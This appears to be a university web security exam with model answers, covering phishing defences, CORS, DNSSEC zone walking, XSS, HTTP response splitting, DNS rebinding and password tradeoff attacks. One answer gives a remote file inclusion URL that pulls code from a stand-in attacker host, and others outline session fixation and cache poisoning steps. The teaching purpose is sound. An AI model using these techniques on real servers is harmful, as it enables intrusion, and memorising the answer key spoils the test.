Final exam in

Web Security EITF05

Department of Electrical and Information Technology
Lund University

October 24th, 2012, 8.00-13.00

- You may answer in either Swedish or English.
- If any data is lacking, make (and state) reasonable assumptions.
- Use legible hand writing. If your answers cannot be read, you will receive zero points on that problem.
- Grading is done as follows.
  Grade 3 = 20–29 points,
  Grade 4 = 30–39 points,
  Grade 5 = 40–50 points.

Good luck!

Martin, Paul & Christopher

Problem 1. Why does DMARC protect well against phishing attacks, but not against spam in general?

Answer
In a phishing attack, the adversary often tries to forge the sender of the email, sending a message that appears to originate from the forged sender. DMARC allows the sender to check that the from-header matches the MAIL FROM command argument and the domain of the sending SMTP server. It also checks that the sending SMTP server is allowed to send emails from the domain in the MAIL FROM command (using SPF). DKIM is used to verify that the claimed sender actually intended to send this message by including a signature. In spam, the message is typically more important than the sender. Thus, the spammer can use a sender and sending domain that does not implement any SPF or DKIM protection. (3 points)

Problem 2. Assume that a web page is using the php.ini directives

```
session.use_only_cookies=0
session.use_trans_sid=1
```

Moreover, the session ID is not regenerated when users log in. Describe an attack that has a fair chance of succeeding in this scenario.

HINT: The `session.use_trans_sid=1` tells the server to rewrite all URLs so that they additionally include the session ID.

Answer
This is a typical setup for a session fixation attack. The attacker visits the web page and retrieves a sessionID. A URL including the session ID is sent to the victim, who visits the URL. This will set the session ID for the victim's session to the ID known by the attacker. When the victim logs in, the attacker can use the known session ID to be logged in as the victim. (Note that `session.use_trans_sid=1` is not really required for the attack to work. The server will accept session IDs in the URL even though it does not actively rewrite URLs. This may not be very useful in practice though, even if the attack still works.) (3 points)

Problem 3. Explain what file inclusion is and how it can be exploited by an adversary to run his or her customized PHP code on a vulnerable server.

Answer
A PHP-enabled server may allow remote file inclusion by configuration, using the directives `allow_url_fopen` and `allow_url_include`. This may allow an attacker to specify a custom PHP file on his or her own server by passing a URL parameter as in `index.php?page=http://www.attacker.com/code`. (3 points)

Problem 4. Describe how Cross-Origin Resource Sharing (CORS) allows an application to violate the same-origin policy. You do not have to describe pre-flight requests. Just explain how the `origin` and `Access-Control-Allow-Origin` headers are used in a simple GET request.

Answer
When a script attempts to make a cross-origin request, the user-agent includes the origin header, specifying which origin is making the request. The requested server sees the header and can determine that the call is a cross-origin call and which origin it comes from. If the server accepts sharing data with this origin, the resource is returned together with the Access-Control-Allow-Origin headers header. This header explicitly tells the user-agent that the server accepts sharing its resources with the origin of the script/webpage. Thus, the server can forward the received data to the script. (3 points)

Problem 5. A yellow pages company wants to make sure that their spider crawls all subdomains of the entire .se domain. Assume that the DNS server of the .se domain implements DNSSEC. The yellow pages company can then use NSEC records for zone walking so that all existing subdomain names can be retrieved from the DNS. Explain how zone walking works.

Answer
NSEC records confirm edges between different names after ordering all names alphabetically. An NSEC record is returned when the sought for domain does not exist. For example, requesting `b.se` may return an NSEC record specifying that `a.se` and `c.se` exist, but nothing in between (`a.se` < `b.se` < `c.se`). Requesting `ca.se` may then return an NSEC record saying that `c.se` and `d.se` exist, but nothing in between. Requesting `da.se`... (3 points)

Problem 6. Give the Base64 encoding of the word "SPAM".

Hint: Decimal representation of ASCII characters is given by:


$$A = 65, B = 66, \ldots, Z = 90, a = 97, b = 98, \ldots, z = 122$$

The Base64 alphabet is:

$$0 = A, \ldots, 25 = Z, 26 = a, \ldots, 51 = z, 52 = 0, 53 = 1, \ldots, 61 = 9, 62 = +, 63 = /$$

Answer
U1BBTQ== (3 points)

Problem 7. How can an adversary realize a phishing attack using HTTP response splitting? Specifically explain what is needed for the attack to be successful. You may refer to the picture below.



Answer
1. Mallory sends two requests, the first one uses the CRLF technique to encode two requests into one. The second part of the first request contains Mallory's phishing page. The second request is for `http://www.bank.com`.
2. Proxy relays both requests to the server (assuming that proxy has not cached these pages).
3. Two responses are sent from the server, but the proxy interprets these as three responses. The first two (of three) are cached and the third is thrown away. Mallory's phishing page is mapped to the request for `http://www.bank.com`.
4. The two first responses are forwarded to Mallory.
5. Alice requests `http://www.bank.com`.
6. Proxy delivers Mallory's cached page.

For the attack to be successful, the proxy needs to cache Mallory phishing page at step 3, so the proxy cache must not contain an entry mapped to `http://www.bank.com`. (3 points)

Problem 8. Briefly describe (a sentence or two) each of the following document types/languages/techniques and in which context they are used; XML, HTML, CSS, JavaScript, PHP and AJAX.

Answer
XML, eXtensible Markup Language, designed to carry data.

HTML, Hyper Text Markup Language, designed to display web content.
CSS, Cascading Style Sheets, defines how to display HTML elements.
JavaScript, lightweight client-side programming language, interpreted by browser.
PHP, server-side programming language interpreted by server (output is HTML).
AJAX, Asynchronous JavaScript and XML, technique for exchanging data with server and updating parts of web page without reloading. (3 points)

Problem 9. The yellow pages company from Problem 5 wants to collect phone numbers by using a spider to crawl all web content of the entire .se domain, and then match the content with a suitable regular expression. You are hired to suggest a regular expression that matches swedish phone numbers; a 2–4 digit area code beginning with a 0, followed by an optional dash, followed by 5–7 digits that may be arbitrarily space-separated. The following examples should be matched.
HINT: The space character can be represented by a literal space.

01-234 56 78	012-34 56 78	0123-456 78
01-2345678	012-345678	0123-45678
012345678		

Answer
There are several possibilities, here is one:

```
0[1-9]{1,3}-?([0-9] ?){5,7}
```

(3 points)


Problem 10. Cross Site Scripting (XSS) is one of the most common vulnerabilities on the web.

a) What is the difference between persistent and non-persistent XSS attacks?

b) How can XSS be used to steal a session cookie? Why does this not violate the same-origin policy?

Answer
a) A persistent XSS attack means that the injected script is stored on the server. It can be sent to the server using e.g., blog comments or forums. Any user that visits the web page that includes the stored script will execute the script. In a non-persistent attack the script is not stored on the server, but is instead returned directly to the user who (unknowingly) submits it himself. It can be submitted to the user using e.g., a link in an email which the user visits and submits the script.
b) The script that is run by the victim can read the cookie in the document and send this to an attacker. The same-origin policy allows data to be sent to other origins so it does not violate the policy. (1+2 points)

Problem 11. Explain how an adversary can use DNS rebinding to breach a company firewall and access intranet web pages. Specifically explain what is needed for the attack to be successful, and how the same-origin policy is violated. You may refer to the picture below.



Answer
0. Trick a company employee to click a link to `http://www.attacker.com`
1. DNS request for `www.attacker.com` returns 1.1.1.1 with TTL=0.
2. Page is retrieved from `www.attacker.com`. Page contains a script that makes a second request (JavaScript XHR) to `http://www.attacker.com/wiki`.
3. Browser makes new DNS request for `www.attacker.com` (since TTL was 0) and DNS returns 2.2.2.2 this time.
4. Request for `http://www.attacker.com/wiki` is made to 2.2.2.2 (with host header `Host: www.attacker.com` ignored).
5. Retrieved page is relayed to `www.attacker.com`.
For the attack to be successful, the browser simply needs to follow the specifications. DNS pinning can usually be circumvented if attacker uses his own FW to temporarily disable his site (after step 2, before step 3). The same-origin policy is violated because the browser is led to believe that 2.2.2.2 is the new IP-address of `www.attacker.com`, the IP-address has been rebound. (5 points)

Problem 12. The first version of Digest Access Authentication (RFC 2069) created the response as

$$\text{MD5}(\text{MD5}(A_1) : nonce : \text{MD5}(A_2)) \tag{1}$$

where

$$\begin{aligned} A_1 &= username : realm : password \\ A_2 &= method : URI \end{aligned}$$

Now, assume that an attacker, in a man-in-the-middle scenario, can choose the nonce before forwarding the HTTP response to the user-agent. Upon intercepting the request with the response field computed as in (1), the attacker performs a time-memory-tradeoff attack to recover the password. The tables used were downloaded from the Internet and covered 2^6 usernames, 2^6 realms, 2^{50} passwords and required disk space corresponding to $M = 2^{37}$ in the tradeoff curve $N^2 = M^2T$, where N is the size of the search space and T the online time required in the attack. The method was fixed to GET and the URI was fixed to `/index.html`.

a) Describe how the table chains were constructed. You can describe it using either Hellman tables or Rainbow tables. You do not explicitly have to provide the reduction function.

b) How much time was spent in the offline phase of the attack, i.e., constructing the tables?

c) How much time was spent in the online phase of the attack?

d) How much time did the attacker save by performing the TMTO attack compared to a brute force attack on the password.

Answer
a) The search space is the 2^6 usernames, the 2^6 realms and the 2^{50} passwords. The method, URI and the nonce are fixed. Using Hellman tables, a chain is constructed by first taking a random point from the search space, and then hash it using (1). This value is then mapped to a new point in the search space. The procedure is repeated until the chain is of desired length. (In this case this would be $\sqrt{T} = 2^{25}$ steps, but that is not a required part of the answer.)
b) Since the search space is 2^{62}, this is also the precomputation time.
c) The online time can immediately be computed from the tradeoff curve with $N = 2^{62}$, so $T = 2^{50}$.
d) The online time is same as the number of passwords covered by the tables. In a brute force attack, the realm and the username are already known since they are written in the request. Thus, a brute force attack would require about the same amount of time as the TMTO attack. (It is very stupid to build the tables like this.) (2+1+1+1 points)

Problem 13. Consider the following SMTP header:

```
Received: from tonallan.com (178-223-104-216.dynamic.isp.telekom.rs. [178.223.104.216])
        by mx.google.com with SMTP id go13si33901881bkc.9.2012.10.08.10.50.52;
        Mon, 08 Oct 2012 10:51:07 -0700 (PDT)
```

a) Explain the different parts of the header.

The header string added when using hashcash is given by

```
ver:bits:date:resource:[ext]:rand:counter
```

b) Explain the algorithm used when constructing the header. In particular, focus on the `bits` and `counter` fields.

c) How difficult is it to construct a valid header?

Answer
a) The tonallan.com part is the name that the MTA identified itself as. The receiving MTA got a connection from the IP 178.223.104.216 and by using a reverse DNS lookup, the name given to that host was 178-223-104-216.dynamic.isp.telekom.rs. mx.google.com is the MTA that received the email and this MTA gave the email the id go13... The date is when mx.google.com received the email.

b) The bits field determines how difficult it will be to construct a valid string. It is the number of zeros that the hash of the string should start with. The counter is incremented each time a non-valid hash is found.
c) The expected number of hash invocations is 2^{bits}. (2+2+1 points)

Problem 14. Briefly explain the following terms.

a) Prepared statement

b) Birthday paradox

c) DNS amplification

d) CSRF

e) Statistical filtering

Answer

a) A technique used to avoid SQL-injection.

b) A collision problem that implies hash function security issues.

c) A technique used to enhance DoS attacks, which exploits the fact that DNS responses are larger than the requests.

d) Cross-Site Request Forgery, a web based attack where the victim acts on behalf of the adversary.

e) A statistical method for identifying spam by analyzing the content of the email.

(5 points)
